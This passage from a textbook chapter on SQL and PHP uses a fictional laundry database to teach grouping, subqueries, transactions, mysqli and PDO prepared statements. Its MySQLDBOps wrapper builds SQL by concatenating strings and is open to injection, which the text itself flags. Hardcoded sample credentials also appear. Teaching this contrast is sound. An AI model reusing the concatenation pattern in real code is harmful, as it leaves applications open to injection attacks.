| 2025-10 |   171 |  8362000 |
| 2025-11 |   204 |  9561000 |
| 2025-12 |   276 | 13406000 |
| 2026-01 |   235 | 11551000 |
| 2026-02 |   268 | 13398000 |
| 2026-03 |   317 | 15927000 |
| 2026-04 |   290 | 14391000 |
| 2026-05 |   248 | 11933000 |
| 2026-06 |   217 | 10702000 |
| 2026-07 |   255 | 12568000 |
| 2026-08 |   216 | 10501000 |
| 2026-09 |   256 | 11913000 |
+---------+-------+----------+
12 rows in set
```

`SUBSTR(arrived, 1, 7)` turns `2026-03-07 15:53:45` into `2026-03`, and grouping by it groups by month. MySQL code often uses `DATE_FORMAT(arrived, '%Y-%m')` and SQLite `strftime('%Y-%m', arrived)`; `SUBSTR` works on both. The year's shape is visible: a quiet October before the Wiyung outlet opened, the rainy season from December, the peak in March before Lebaran, a dip in the dry months.

5.8.4 `HAVING`

`WHERE` filters rows before they are grouped. To filter the *groups*, for example to keep only customers with at least 45 bills, you need a clause that runs after grouping, and that clause is `HAVING` (**Listing 5.31**).

Listing 5.31 `sql/16_group_outlet_having.sql`: revenue per outlet, then the most loyal customers.

```sql
-- Revenue per outlet.
SELECT o.id, o.name, COUNT(*) AS bills, SUM(b.payment) AS revenue
  FROM Bill b
  JOIN Outlet o ON o.id = b.Outlet_id
 GROUP BY o.id, o.name
 ORDER BY o.id;

-- The most loyal customers: at least 45 bills in the year.
SELECT c.id, c.name, COUNT(*) AS bills, SUM(b.payment) AS spent
  FROM Customer c
  JOIN Bill b ON b.Customer_id = c.id
 GROUP BY c.id, c.name
HAVING COUNT(*) >= 45
 ORDER BY bills DESC;
```

```
+-----+--------------------------+-------+----------+
| id  | name                     | bills | revenue  |
+-----+--------------------------+-------+----------+
| O01 | Profitina Laundry Rungkut |  1312 | 66282000 |
| O02 | Profitina Laundry Keputih |   996 | 45450000 |
| O03 | Profitina Laundry Wiyung  |   645 | 32481000 |
+-----+--------------------------+-------+----------+
3 rows in set

+-------+-----------------+-------+---------+
| id    | name            | bills | spent   |
+-------+-----------------+-------+---------+
| C0094 | Khadijah Hakim  |    62 | 3079000 |
| C0059 | Ayu Suryadi     |    59 | 2895000 |
| C0081 | Fadli Prakoso   |    56 | 2800000 |
| C0056 | Gilang Nasution |    51 | 3011000 |
| C0090 | Farah Wijaya    |    49 | 2450000 |
| C0164 | Nadia Zulkarnain |    49 | 2448000 |
| C0111 | Hendro Ramadhan |    46 | 2217000 |
+-------+-----------------+-------+---------+
7 rows in set
```

`HAVING COUNT(*) >= 45` cannot be a `WHERE`, because `WHERE` runs before any groups exist. `WHERE` decides which rows enter the piles, `HAVING` which piles survive; put everything you can into `WHERE`.

5.8.5 A subquery: who still owes money?

Equation (5.2) said that a bill's balance is its `payment` minus the sum of its payments. **Listing 5.32** computes it for every bill at once.

Listing 5.32 `sql/17_balance.sql`: bills with money owing, largest balance first. The sums of payments are computed per bill in a subquery before they are joined.

```
-- Bills that still have money owing: charged minus everything paid so far.
SELECT b.id, c.name, b.payment AS charged,
       COALESCE(p.paid, 0) AS paid,
       b.payment - COALESCE(p.paid, 0) AS balance
  FROM Bill b
  JOIN Customer c ON c.id = b.Customer_id
  LEFT JOIN (SELECT Bill_id, SUM(amount) AS paid
               FROM Payment
              GROUP BY Bill_id) p ON p.Bill_id = b.id
 WHERE b.payment - COALESCE(p.paid, 0) > 0
 ORDER BY balance DESC, b.id
 LIMIT 6;
```

```
+-------+--------------------+---------+------+---------+
| id    | name               | charged | paid | balance |
+-------+--------------------+---------+------+---------+
| B1542 | Farah Putri Kusuma |   90000 |    0 |   90000 |
| B0368 | Umi Permana        |   72000 |    0 |   72000 |
| B1021 | Laras Irawan       |   72000 |    0 |   72000 |
| B2931 | Gilang Nasution    |   72000 |    0 |   72000 |
| B1493 | Nadia Umi Susanto  |   64000 |    0 |   64000 |
| B2941 | Farah Wijaya       |   64000 |    0 |   64000 |
+-------+--------------------+---------+------+---------+
6 rows in set
```

The subquery produces one row per bill with its total paid, joined under the alias `p`. It is a `LEFT JOIN` so that bills with no payments stay, and `COALESCE(p.paid, 0)` turns their `NULL` into 0. Summing each detail table *before* joining matters: join `Payment` and `StatusLog` to `Bill` directly and a bill with two payments and three log rows makes $2 \times 3 = 6$ rows, counting every payment three times. In the whole year 38 bills have a balance, Rp 1.529.000 in total, most of them still in the shop.

5.9 Transactions

5.9.1 The problem

A new bill is three rows: `Bill`, a first `StatusLog` row and often a down payment in `Payment`. If the third insert fails after the first two succeed, the shop has taken money it never recorded, and nobody wrote that state on purpose.

> **DEFINITION.** A **transaction** is a group of statements that the database treats as one indivisible act. `BEGIN` (in MySQL also `START TRANSACTION`) opens it; `COMMIT` makes every change in it permanent at once; `ROLLBACK` undoes every change in it, as if none had happened. No other connection ever sees the state in between.

The guarantees are **ACID**: *atomic* (all or nothing), *consistent* (constraints hold at the end), *isolated* (others never see half-finished work), *durable* (a commit survives a power cut). InnoDB and SQLite provide all four.

5.9.2 It working

Listing 5.33 writes a bill for two bed covers, its first log entry and a half payment by QRIS, as one act.

Listing 5.33 `sql/18_transaction_commit.sql`: three inserts in one transaction, and then the balance of the new bill.

```
-- A new bill is three rows: the bill, its first status-log entry, and a down payment.
-- They go in together or not at all.
BEGIN;
INSERT INTO Bill (id, arrived, status, rack, unit, payment,
                  Customer_id, Employee_id, Service_id, Outlet_id)
VALUES ('B2954', '2026-09-30 20:45:00', 'queued', 'A02', 2, 70000,
        'C0094', 'E0004', 'S0008', 'O01');
INSERT INTO StatusLog (Bill_id, status, changed_at, Employee_id)
VALUES ('B2954', 'queued', '2026-09-30 20:45:00', 'E0004');
INSERT INTO Payment (Bill_id, paid_at, method, amount, reference)
VALUES ('B2954', '2026-09-30 20:45:30', 'qris', 35000, 'QRIS 100200300400');
COMMIT;

SELECT b.id, b.payment AS charged, SUM(p.amount) AS paid,
       b.payment - SUM(p.amount) AS balance
  FROM Bill b JOIN Payment p ON p.Bill_id = b.id
 WHERE b.id = 'B2954'
 GROUP BY b.id, b.payment;
```

```
Query OK

Query OK, 1 row affected

Query OK, 1 row affected

Query OK, 1 row affected

Query OK

+-------+---------+-------+---------+
| id    | charged | paid  | balance |
+-------+---------+-------+---------+
| B2954 |   70000 | 35000 |   35000 |
+-------+---------+-------+---------+
1 row in set
```

Two bed covers at Rp 35.000 are Rp 70.000 by Equation (5.1); Rp 35.000 was paid; Equation (5.2) leaves Rp 35.000 to pay on collection. **Listing 5.34** shows the other ending.

Listing 5.34 `sql/19_transaction_rollback.sql`: a bill written inside a transaction and then rolled back.

```
SELECT COUNT(*) AS bills_before FROM Bill;

BEGIN;
INSERT INTO Bill (id, arrived, status, rack, unit, payment,
                  Customer_id, Employee_id, Service_id, Outlet_id)
VALUES ('B2954', '2026-09-30 20:50:00', 'queued', 'A03', 4, 32000,
        'C0094', 'E0004', 'S0001', 'O01');
SELECT COUNT(*) AS bills_inside FROM Bill;
-- The cashier notices the wrong customer was chosen: undo everything.
ROLLBACK;

SELECT COUNT(*) AS bills_after FROM Bill;
```

```
+--------------+
| bills_before |
+--------------+
|         2953 |
+--------------+
1 row in set

Query OK

Query OK, 1 row affected

+--------------+
| bills_inside |
+--------------+
|         2954 |
+--------------+
1 row in set

Query OK

+-------------+
| bills_after |
+-------------+
|        2953 |
+-------------+
1 row in set
```

2,953 bills before, 2,954 inside (a transaction sees its own changes), 2,953 after `ROLLBACK`; MariaDB gave the same counts.

> **WHEN TO USE ONE.** Whenever two or more writes must be true together: a bill and its first log entry; a payment and the deposit it was taken from; a status change and its log row. If you can finish the sentence "it would be wrong for the first to happen without the second", wrap them in a transaction. Section 5.14.4 does exactly that in PHP.

5.10 PHP and MySQL the Classic Way: `mysqli`

5.10.1 What a database connection is

Everything so far was typed at a client. Now PHP does the typing.

> **DEFINITION.** A **database connection** is a conversation between your program and the database server, usually over TCP port 3306. Opening one needs a host, a user name, a password and normally the name of a database. It costs about as much as any other network connection, which is why a program opens one per request, not one per query.

PHP supports several ways to hold that conversation [14]. One is to talk directly to MySQL with the `mysqli` functions (the older `mysql_*` functions were removed in PHP 7); the other is PDO, Section 5.14. `mysqli` needs a running MySQL or MariaDB.

5.10.2 Connecting and selecting a database

Listing 5.35 tries to connect, tests the result, and reports.

Listing 5.35 `php/mysqli/connect.php`: connect, select a database, report. The settings come from `config.php` rather than being typed into the program.

```php
<?php
// Connecting with the mysqli functions and selecting a database.
// The settings come from config.php instead of being typed into the program.

$cfg = require __DIR__ . '/../config.php';
mysqli_report(MYSQLI_REPORT_OFF);          // the old behavior: report by return value

$conn = mysqli_connect($cfg['host'], $cfg['user'], $cfg['password'], null, $cfg['port']);
if (!$conn) {
    die("Connection failed: " . mysqli_connect_error() . PHP_EOL);
} else {
    echo "Connection success!", PHP_EOL;
}

$db_selected = mysqli_select_db($conn, $cfg['database']);
if (!$db_selected) {
    die("Unable to select database " . mysqli_error($conn) . PHP_EOL);
} else {
    echo "Database selection success!", PHP_EOL;
}

echo "Server: ", mysqli_get_server_info($conn), PHP_EOL;
mysqli_close($conn);
```

Written the classic way, the settings sit in the code (`$host = "localhost"; $username = "rahayu"; $password = "dewi"; $database = "webprodb";`), and a password in the code ends up in every copy of it. Here they come from `php/config.php`, which reads environment variables. `mysqli_connect()` returns a connection or `false`; `mysqli_connect_error()` says why it failed; `mysqli_select_db()` is SQL's `USE` (or pass the database as the fourth argument of `mysqli_connect()`); `mysqli_close()` ends the conversation; `die()` prints and stops. Run from the `php` folder:

```
Connection success!
Database selection success!
Server: 10.11.14-MariaDB-0ubuntu0.24.04.1
```

The third line confirms that the "MySQL" is MariaDB. With a wrong password:

```
PHP Warning:  mysqli_connect(): (HY000/1045): Access denied for user 'rahayu'@'localhost'
(using password: YES) in /home/claude/kit/WebPro/Code_new/Chapter05/php/mysqli/connect.php
on line 8
Connection failed: Access denied for user 'rahayu'@'localhost' (using password: YES)
```

> **One `$`, not two.** In a version of this code that you may meet in older material, the error line reads `mysqli_error($this -> $conn)`. In PHP, `$this->$conn` means "the property of `$this` whose *name* is the value of the variable `$conn`", a so-called variable variable, and outside a class there is no `$this` at all, so the line is a fatal error the moment it runs. Inside a class it must be `mysqli_error($this->conn)`, and in a plain script `mysqli_error($conn)`.

5.10.3 Sending a query and reading the answer

`mysqli_query()` returns a result object for a `SELECT`, `true` for a change and `false` on failure, so `if (!$result)` catches failure in both cases.

> **DEFINITION.** A **result set** is the answer to a `SELECT`, held for you and read one row at a time. Think of it as a cursor standing before the first row: each fetch hands you the current row and moves forward. When no rows remain, the fetch returns `null` (or `false`), and that is what ends the `while` loop.

`$result->fetch_row()` gives a numbered array (`$row[0]`, `$row[1]`); `mysqli_fetch_array($result, MYSQLI_ASSOC)` an array keyed by column name (`$row['description']`). **Listing 5.36** uses both.

Listing 5.36 `php/mysqli/query.php`: submit, check, walk the rows twice, clean up. `data_seek(0)` moves the cursor back to the first row.

```
<?php
// Submit a query, check it, walk the result twice, clean up.

$cfg = require __DIR__ . '/../config.php';
mysqli_report(MYSQLI_REPORT_OFF);
$conn = mysqli_connect($cfg['host'], $cfg['user'], $cfg['password'],
                       $cfg['database'], $cfg['port']);
if (!$conn) {
    die("Connection failed: " . mysqli_connect_error() . PHP_EOL);
}

$query  = "SELECT description, price FROM Service WHERE price >= 40000 ORDER BY price, id";
$result = mysqli_query($conn, $query);
if (!$result) {
    die("Database access failed " . mysqli_error($conn) . PHP_EOL);
} else {
    echo "Executing query success!", PHP_EOL;
}

echo PHP_EOL, "--- fetch_row(): a row is a numbered array ---", PHP_EOL;
while ($row = $result->fetch_row()) {
    echo "$row[0] costs Rp $row[1]", PHP_EOL;
}

$result->data_seek(0);                      // rewind the cursor to the first row
echo PHP_EOL, "--- mysqli_fetch_array(MYSQLI_ASSOC): a row is a named array ---", PHP_EOL;
while ($row = mysqli_fetch_array($result, MYSQLI_ASSOC)) {
    echo $row['description'], " costs Rp ", $row['price'], PHP_EOL;
}
echo PHP_EOL, "Rows returned: ", $result->num_rows, PHP_EOL;

$result->free();
mysqli_close($conn);
```

```
Executing query success!

--- fetch_row(): a row is a numbered array ---
Dry cleaning - jacket (per item) costs Rp 40000.00
Dry cleaning - dress/kebaya (per item) costs Rp 45000.00
Shoes deep clean (per pair) costs Rp 45000.00
Dry cleaning - suit 2 pieces (per item) costs Rp 65000.00

--- mysqli_fetch_array(MYSQLI_ASSOC): a row is a named array ---
Dry cleaning - jacket (per item) costs Rp 40000.00
Dry cleaning - dress/kebaya (per item) costs Rp 45000.00
Shoes deep clean (per pair) costs Rp 45000.00
Dry cleaning - suit 2 pieces (per item) costs Rp 65000.00

Rows returned: 4
```

The halves agree: the style changes how you *name* a column, not what comes back. Prefer names; `$row[0]` breaks when someone adds a column. A `DECIMAL` arrives from MySQL as the exact string `"40000.00"`.

5.10.4 Cleaning up

`$result->free();` and `mysqli_close($conn);` release the result and the connection. PHP frees both when the script ends anyway, but a long script holding results and connections wastes memory and the server's limited connection slots, so release them when done.

5.11 An Object-Oriented Wrapper

5.11.1 Why wrap it at all

Connect, test, query, test, fetch on every page buries three interesting lines under thirty lines of ceremony. The cure is a class, and the chapter's code shows a design in four files, the first of which is **Figure 5.10**.

connect.php | MySQLDB.php | MySQLDBOps.php | MySQLDBOpsTest.php

php/mysqli/connect.php (the other three files are in php/mysqli/oop/)

```php
<?php
// Connecting with the mysqli functions and selecting a database.
// The settings come from config.php instead of being typed into the program.

$cfg = require __DIR__ . '/../config.php';
mysqli_report(MYSQLI_REPORT_OFF);          // the old behavior: report by return value

$conn = mysqli_connect($cfg['host'], $cfg['user'], $cfg['password'], null, $cfg['port']);
if (!$conn) {
    die("Connection failed: " . mysqli_connect_error() . PHP_EOL);
} else {
    echo "Connection success!", PHP_EOL;
}

$db_selected = mysqli_select_db($conn, $cfg['database']);
if (!$db_selected) {
    die("Unable to select database " . mysqli_error($conn) . PHP_EOL);
} else {
    echo "Database selection success!", PHP_EOL;
}

echo "Server: ", mysqli_get_server_info($conn), PHP_EOL;
mysqli_close($conn);
```

Figure 5.10 The four files of the object-oriented example, open in an editor: `connect.php` (shown) tests the connection, `MySQLDB` is the base class, `MySQLDBOps` extends it with table operations, and `MySQLDBOpsTest` exercises the result.

5.11.2 The base class and the extension

The base class `MySQLDB` is shown in two parts, **Figure 5.11** and **Figure 5.12**.

connect.php | **MySQLDB.php** | MySQLDBOps.php | MySQLDBOpsTest.php

php/mysqli/oop/MySQLDB.php

```php
<?php
// MySQLDB.php: the base class, typed up and run.
// It holds the connection and knows how to open it, run one query, hand back
// one row at a time, and close itself when the object is destroyed.

class MySQLDB
{
    protected $conn;
    protected $host;
    protected $username;
    protected $password;
    protected $database;
    protected $query;
    protected $result;
    protected $row;

    function __construct($host, $username, $password, $database)
    {
        $this->host     = $host;
        $this->username = $username;
        $this->password = $password;
        $this->database = $database;
    }

    function connect()
    {
        $this->conn = mysqli_connect(
            $this->host,
            $this->username,
            $this->password);
        if (!$this->conn) {
            die("Connection failed: " . mysqli_connect_error());
        } else {
            echo "Connection success!", PHP_EOL;
        }
        $db_selected = mysqli_select_db($this->conn, $this->database);
        if (!$db_selected) {
            // Written mysqli_error($this -> $conn), with two dollar signs, this
            // would be a variable variable and a fatal error. One $ is right.
            die("Unable to select database " . mysqli_error($this->conn));
        } else {
            echo "Database selection success!", PHP_EOL;
        }
    }
```

Figure 5.11 `php/mysqli/oop/MySQLDB.php`, first part: eight protected fields for the connection and everything about it, a constructor that stores the four settings, and `connect()`.

connect.php | **MySQLDB.php** | MySQLDBOps.php | MySQLDBOpsTest.php

php/mysqli/oop/MySQLDB.php

```
45
46      function execute($query)
47      {
48          $this->query  = $query;
49          $this->result = mysqli_query($this->conn, $this->query);
50          if (!$this->result) {
51              die("Database access failed " . mysqli_error($this->conn));
52          } else {
53              echo "Executing query success!", PHP_EOL;
54          }
55      }
56
57      function get_array()
58      {
59          // if ($this->row = $this->result->fetch_row()) {   // OR, alternatively
60          if ($this->row = mysqli_fetch_array($this->result, MYSQLI_ASSOC)) {
61              return $this->row;
62          } else {
63              return false;
64          }
65      }
66
67      function __destruct()
68      {
69          // A statement that changes rows returns true, not a result object, so
70          // free() is only safe when there is something to free.
71          if ($this->result instanceof mysqli_result) {
72              $this->result->free();
73          }
74          if ($this->conn instanceof mysqli) {
75              mysqli_close($this->conn);
76          }
77      }
78  }
```

Figure 5.12 `MySQLDB.php`, second part: `execute()` runs one query and keeps its result, `get_array()` hands back one row at a time and `false` when the rows run out, and the destructor frees the result and closes the connection.

The object holds the *state* of a conversation (connection, query, result, row), so the caller only says `connect()`, `execute(...)` and `get_array()` in a loop. `get_array()` uses an assignment inside a test, `if ($this->row = mysqli_fetch_array(...))`, fetching and checking at once, which is what makes `while ($row = $db->get_array())` work; a commented-out alternative uses `fetch_row()`. **Figure 5.13** adds four operations.

connect.php | MySQLDB.php | **MySQLDBOps.php** | MySQLDBOpsTest.php

php/mysqli/oop/MySQLDBOps.php

```php
<?php
// MySQLDBOps.php: the extension class, typed up and run.
// It adds four convenience methods that write the SQL for you.

require_once ("MySQLDB.php");

class MySQLDBOps extends MySQLDB
{
    function __construct($host, $username, $password, $database)
    {
        parent::__construct($host, $username, $password, $database);
    }

    function create($tableName, $fields, $pk)
    {
        $query = "CREATE TABLE " . $tableName . " (" . $fields .
            ",
            CONSTRAINT " . $tableName . "_pk PRIMARY KEY (" . $pk . ")
            )";
        $this->execute($query);
    }

    function view_all($tableName)
    {
        $this->execute("SELECT * FROM " . $tableName);
    }

    function add($tableName, $values)
    {
        $this->execute("INSERT into " . $tableName . " (" . $values . ")");
    }

    function del($tableName, $condition)
    {
        $this->execute("DELETE FROM " . $tableName . " WHERE " . $condition);
    }
}
```

Figure 5.13 `MySQLDBOps` extends `MySQLDB` (the two highlighted lines) with four convenience methods, `create`, `view_all`, `add` and `del`, each of which builds a piece of SQL and hands it to the inherited `execute()`.

> **DEFINITION.** `class MySQLDBOps extends MySQLDB` means that every field and method of `MySQLDB` is available inside `MySQLDBOps` without being written again. This is **inheritance**. `parent::__construct(...)` calls the base class's constructor, which is how the four settings are stored.

Listing 5.37 is the extension class as it runs in the chapter's code.

Listing 5.37 `php/mysqli/oop/MySQLDBOps.php`: the extension class. Each method glues strings into SQL and passes the result to `execute()`.

```php
<?php
// MySQLDBOps.php: the extension class, typed up and run.
// It adds four convenience methods that write the SQL for you.

require_once ("MySQLDB.php");

class MySQLDBOps extends MySQLDB
{
    function __construct($host, $username, $password, $database)
    {
        parent::__construct($host, $username, $password, $database);
    }

    function create($tableName, $fields, $pk)
    {
        $query = "CREATE TABLE " . $tableName . " (" . $fields .
            ",
            CONSTRAINT " . $tableName . "_pk PRIMARY KEY (" . $pk . ")
            )";
        $this->execute($query);
    }

    function view_all($tableName)
    {
        $this->execute("SELECT * FROM " . $tableName);
    }

    function add($tableName, $values)
    {
        $this->execute("INSERT into " . $tableName . " (" . $values . ")");
    }

    function del($tableName, $condition)
    {
        $this->execute("DELETE FROM " . $tableName . " WHERE " . $condition);
    }
}
```

5.11.3 It running

The test program is shown in **Figure 5.14** and **Figure 5.15**.

connect.php | MySQLDB.php | MySQLDBOps.php | **MySQLDBOpsTest.php**

php/mysqli/oop/MySQLDBOpsTest.php

```
1  <?php
2  // MySQLDBOpsTest.php: creates a table, puts two rows in, lists them,
3  // deletes one, lists again.
4
5  require_once ("MySQLDBOps.php");
6
7  $mySQLDBOps = new MySQLDBOps("localhost", "rahayu", "dewi", "webprodb");
8  // Test the connection
9  $mySQLDBOps->connect();
10 // So that the program can be run twice: remove the table if it is already there
11 $mySQLDBOps->execute("DROP TABLE IF EXISTS employee");
12 // Create a table: employee, primary_key = id_emp
13 $tableName = "employee";
14 $pk = "id_emp";
15 $fields = "
16     id_emp char(4) NOT NULL,
17     name varchar(20) NOT NULL,
18     sex varchar(20) NOT NULL DEFAULT 'female',
19     phone varchar(12) NOT NULL,
20     id_dept char(3) NOT NULL,
21     id_spv char(4) NULL";
22 $mySQLDBOps->create($tableName, $fields, $pk);
23 // Insert into table: employee
24 $values = "`id_emp`, `name`, `sex`, `phone`, `id_dept`, `id_spv`) " .
25     "VALUES ('0001', 'Borat Sagdiyev', 'male', '0852638193', 'ENG', '0001'";
26 $mySQLDBOps->add($tableName, $values);
27 $values = "`id_emp`, `name`, `sex`, `phone`, `id_dept`, `id_spv`) " .
28     "VALUES ('0002', 'Tutar Sagdiyev', 'female', '0852638199', 'ENG', '0001'";
29 $mySQLDBOps->add($tableName, $values);
```

Figure 5.14 `MySQLDBOpsTest.php`, lines 1 to 29: construct the object with host, user, password and database; connect; drop any old `employee` table; create one whose primary key is `id_emp`; insert two rows.

connect.php | MySQLDB.php | MySQLDBOps.php | **MySQLDBOpsTest.php**

php/mysqli/oop/MySQLDBOpsTest.php

```
30  // View all
31  $mySQLDBOps->view_all ($tableName);
32  echo "ID" . "\t" . "Name" . "\t" . "Sex" . "\t" . "Phone" . "\t" .
33       "ID_Dept" . "\t" . "ID_Spv", PHP_EOL;
34  while ($result = $mySQLDBOps->get_array()) {
35      echo $result["id_emp"] . "\t";
36      echo $result["name"] . "\t";
37      echo $result["sex"] . "\t";
38      echo $result["phone"] . "\t";
39      echo $result["id_dept"] . "\t";
40      echo $result["id_spv"], PHP_EOL;
41  }
42  // Delete from table
43  $condition = "id_emp = '0001'";
44  $mySQLDBOps->del($tableName, $condition);
45  // View all
46  $mySQLDBOps->view_all ($tableName);
47  echo "ID" . "\t" . "Name" . "\t" . "Sex" . "\t" . "Phone" . "\t" .
48       "ID_Dept" . "\t" . "ID_Spv", PHP_EOL;
49  while ($result = $mySQLDBOps->get_array()) {
50      echo $result["id_emp"] . "\t";
51      echo $result["name"] . "\t";
52      echo $result["sex"] . "\t";
53      echo $result["phone"] . "\t";
54      echo $result["id_dept"] . "\t";
55      echo $result["id_spv"], PHP_EOL;
56  }
```

Figure 5.15 `MySQLDBOpsTest.php`, lines 30 to 56: print a header, walk the rows with `while ($result = $mySQLDBOps->get_array())`, delete the employee whose `id_emp` is `0001`, and list what is left.

Line 11 drops the table first, so the program can run twice, and each loop prints `$result["id_emp"]` under the `ID` heading. Against a MariaDB database `webprodb` (user `rahayu`, password `dewi`):

```
Connection success!
Database selection success!
Executing query success!
Executing query success!
Executing query success!
Executing query success!
Executing query success!
ID  Name    Sex Phone   ID_Dept ID_Spv
0001    Borat Sagdiyev  male    0852638193  ENG 0001
0002    Tutar Sagdiyev  female  0852638199  ENG 0001
Executing query success!
Executing query success!
ID  Name    Sex Phone   ID_Dept ID_Spv
0002    Tutar Sagdiyev  female  0852638199  ENG 0001
```

Seven successes (`DROP`, `CREATE`, two `INSERT`s, `SELECT`, `DELETE`, `SELECT`), and one employee left.

5.11.4 What this design gets right, and what it does not

The structure is right, and PDO in Section 5.14 keeps it: a class owning the connection, an extension adding operations, a test using them. What it lacks is separation of data from instructions. All four methods of **Listing 5.37** glue strings into SQL; harmless with the programmer's literals, fatal with a stranger's `$_POST`, as Section 5.15 shows.

5.12 PDO: Create, Read, Update and Delete

5.12.1 What PDO is

> **DEFINITION. PDO**, PHP Data Objects, is one interface to many databases rather than to MySQL alone. The same methods work with MySQL, MariaDB, SQLite, PostgreSQL, SQL Server and others; only the **DSN**, the *data source name* that says which database to open, changes.

Listing 5.38 is the single function through which every PDO program of this chapter gets its connection.

Listing 5.38 `php/pdo/Db.php`: one `connect()` for SQLite (the default) and MySQL. Only the DSN and two setup statements differ between the two.

```
<?php
declare(strict_types=1);

// One function that every PDO program of this chapter uses to get a connection.

function connect(bool $fresh = false): PDO
{
    $cfg = require __DIR__ . '/../config.php';
    $options = [
        PDO::ATTR_ERRMODE            => PDO::ERRMODE_EXCEPTION,   // failures throw
        PDO::ATTR_DEFAULT_FETCH_MODE => PDO::FETCH_ASSOC,         // rows keyed by column
name
        PDO::ATTR_EMULATE_PREPARES   => false,                    // real prepared
statements
    ];

    if ($cfg['engine'] === 'mysql') {
        $dsn = sprintf('mysql:host=%s;port=%d;dbname=%s;charset=utf8mb4',
                       $cfg['host'], $cfg['port'], $cfg['database']);
        $pdo = new PDO($dsn, $cfg['user'], $cfg['password'], $options);
        $pdo->exec("SET SESSION sql_mode = 'STRICT_TRANS_TABLES,NO_ENGINE_SUBSTITUTION'");
        return $pdo;
    }

    // SQLite: start from a clean copy of the sample data when asked to.
    if ($fresh || !is_file($cfg['sqlite'])) {
        @mkdir(dirname($cfg['sqlite']));
        copy($cfg['sample'], $cfg['sqlite']);
    }
    $pdo = new PDO('sqlite:' . $cfg['sqlite'], null, null, $options);
    $pdo->exec('PRAGMA foreign_keys = ON');       // SQLite checks foreign keys only when
asked
    return $pdo;
}
```

The DSN is `mysql:host=...;dbname=profitina_laundry;charset=utf8mb4` or `sqlite:` plus a file name. Each option fixes a bad default: `ERRMODE_EXCEPTION` makes failures throw instead of returning a `false` nobody checks; `FETCH_ASSOC` keys rows by column name; `EMULATE_PREPARES => false` uses the database's real prepared statements, on which Section 5.15 depends. For MySQL, strict `sql_mode` (off in XAMPP) makes a too-long value an error rather than a silently shortened one. For SQLite, `PRAGMA foreign_keys = ON` is essential, because SQLite enforces foreign keys only when asked. A fresh start copies the sample `laundry.db` into `php/work/`, so demonstrations never damage the original.

5.12.2 Prepared statements, in one paragraph

Every query here follows one pattern: `$pdo->prepare($sql)` with a `?` wherever a value goes, then `$stmt->execute([$a, $b])` with the values in order, then `fetch()`, `fetchAll()`, `fetchColumn()` or `rowCount()`. No value from outside ever appears inside the SQL string; Section 5.15 explains why.

5.12.3 Customers

Listing 5.39 is CRUD for the `Customer` table: five small functions.

Listing 5.39 `php/pdo/Customers.php`: create, read one, search, update and delete customers, every value bound as a parameter.

```
<?php
declare(strict_types=1);

// CRUD for the Customer table. Every value from outside goes in as a bound
// parameter (a ? in the SQL); nothing is ever glued into the SQL text.

function nextCustomerId(PDO $pdo): string
{
    $max = $pdo->query("SELECT MAX(id) FROM Customer")->fetchColumn();   // e.g. 'C0256'
    return 'C' . str_pad((string) ((int) substr((string) $max, 1) + 1), 4, '0',
STR_PAD_LEFT);
}

function createCustomer(PDO $pdo, string $name, string $gender, string $place,
                        string $birthdate, string $address, string $phone,
                        string $email, string $now): string
{
    $id = nextCustomerId($pdo);
    $stmt = $pdo->prepare(
        "INSERT INTO Customer (id, name, gender, place, birthdate, address, phone,
                               enrolled, email, password, credit)
         VALUES (?, ?, ?, ?, ?, ?, ?, ?, ?, '*****', 0)");
    $stmt->execute([$id, $name, $gender, $place, $birthdate, $address, $phone, $now,
$email]);
    return $id;
}

function findCustomer(PDO $pdo, string $id): ?array
{
    $stmt = $pdo->prepare("SELECT id, name, phone, address, credit FROM Customer WHERE id =
?");
    $stmt->execute([$id]);
    $row = $stmt->fetch();
    return $row === false ? null : $row;
}

function searchCustomers(PDO $pdo, string $text, int $limit): array
{
    $stmt = $pdo->prepare(
        "SELECT id, name, phone FROM Customer
          WHERE name LIKE :name OR phone LIKE :phone
          ORDER BY name LIMIT :limit");
    $stmt->bindValue(':name', '%' . $text . '%');           // a name may be used once only
    $stmt->bindValue(':phone', '%' . $text . '%');
    $stmt->bindValue(':limit', $limit, PDO::PARAM_INT);     // LIMIT needs a number
    $stmt->execute();
    return $stmt->fetchAll();
}
```

Listing 5.39 (Continued) *php/pdo/Customers.php: create, read one, search, update and delete customers, every value bound as a parameter.*

```
function updateCustomerPhone(PDO $pdo, string $id, string $phone): int
{
    $stmt = $pdo->prepare("UPDATE Customer SET phone = ? WHERE id = ?");
    $stmt->execute([$phone, $id]);
    return $stmt->rowCount();                              // how many rows changed
}

function deleteCustomer(PDO $pdo, string $id): int
{
    $stmt = $pdo->prepare("DELETE FROM Customer WHERE id = ?");
    $stmt->execute([$id]);
    return $stmt->rowCount();
}
```

`nextCustomerId()` turns the largest code `C0256` into `C0257`. `createCustomer()` binds nine values to nine `?`s; `'*****'` and `0` are the programmer's constants, not input. `searchCustomers()` uses named placeholders, and hides two traps: with MySQL's real prepared statements a name may be used only once (binding `:pattern` twice worked on SQLite and failed on MariaDB with `SQLSTATE[HY093]: Invalid parameter number` when first tested), and `LIMIT` must be bound as `PDO::PARAM_INT`. The update and delete functions return `rowCount()`. **Listing 5.40** uses all five.

Listing 5.40 `php/pdo/customers_demo.php`: one customer created, found, searched for, changed and deleted, and one deletion refused.

```
<?php
declare(strict_types=1);
require __DIR__ . '/Db.php';
require __DIR__ . '/Customers.php';

$pdo = connect(fresh: true);
echo "driver: ", $pdo->getAttribute(PDO::ATTR_DRIVER_NAME), PHP_EOL, PHP_EOL;

// CREATE
$id = createCustomer($pdo, 'Rina Wulandari', 'f', 'Surabaya', '2001-04-17',
                     'Jl. Keputih Tegal No. 42, Sukolilo, Surabaya', '0813-0000-4257',
                     'rina.wulandari@example.com', '2026-09-30 20:15:00');
echo "created  : $id", PHP_EOL;

// READ one, and READ many
$c = findCustomer($pdo, $id);
echo "found    : {$c['id']} {$c['name']}, {$c['phone']}", PHP_EOL;
foreach (searchCustomers($pdo, 'Wulan', 5) as $row) {
    echo "search   : {$row['id']} {$row['name']} {$row['phone']}", PHP_EOL;
}

// UPDATE
$n = updateCustomerPhone($pdo, $id, '0813-0000-9999');
echo "updated  : $n row, phone is now ", findCustomer($pdo, $id)['phone'], PHP_EOL;

// DELETE: allowed for the new customer, refused for one who has bills
echo "deleted  : ", deleteCustomer($pdo, $id), " row", PHP_EOL;
try {
    deleteCustomer($pdo, 'C0094');
} catch (PDOException $e) {
    echo "refused  : C0094 still has bills (SQLSTATE ", $e->getCode(), ")", PHP_EOL;
}
```

```
driver: sqlite

created  : C0257
found    : C0257 Rina Wulandari, 0813-0000-4257
search   : C0257 Rina Wulandari 0813-0000-4257
updated  : 1 row, phone is now 0813-0000-9999
deleted  : 1 row
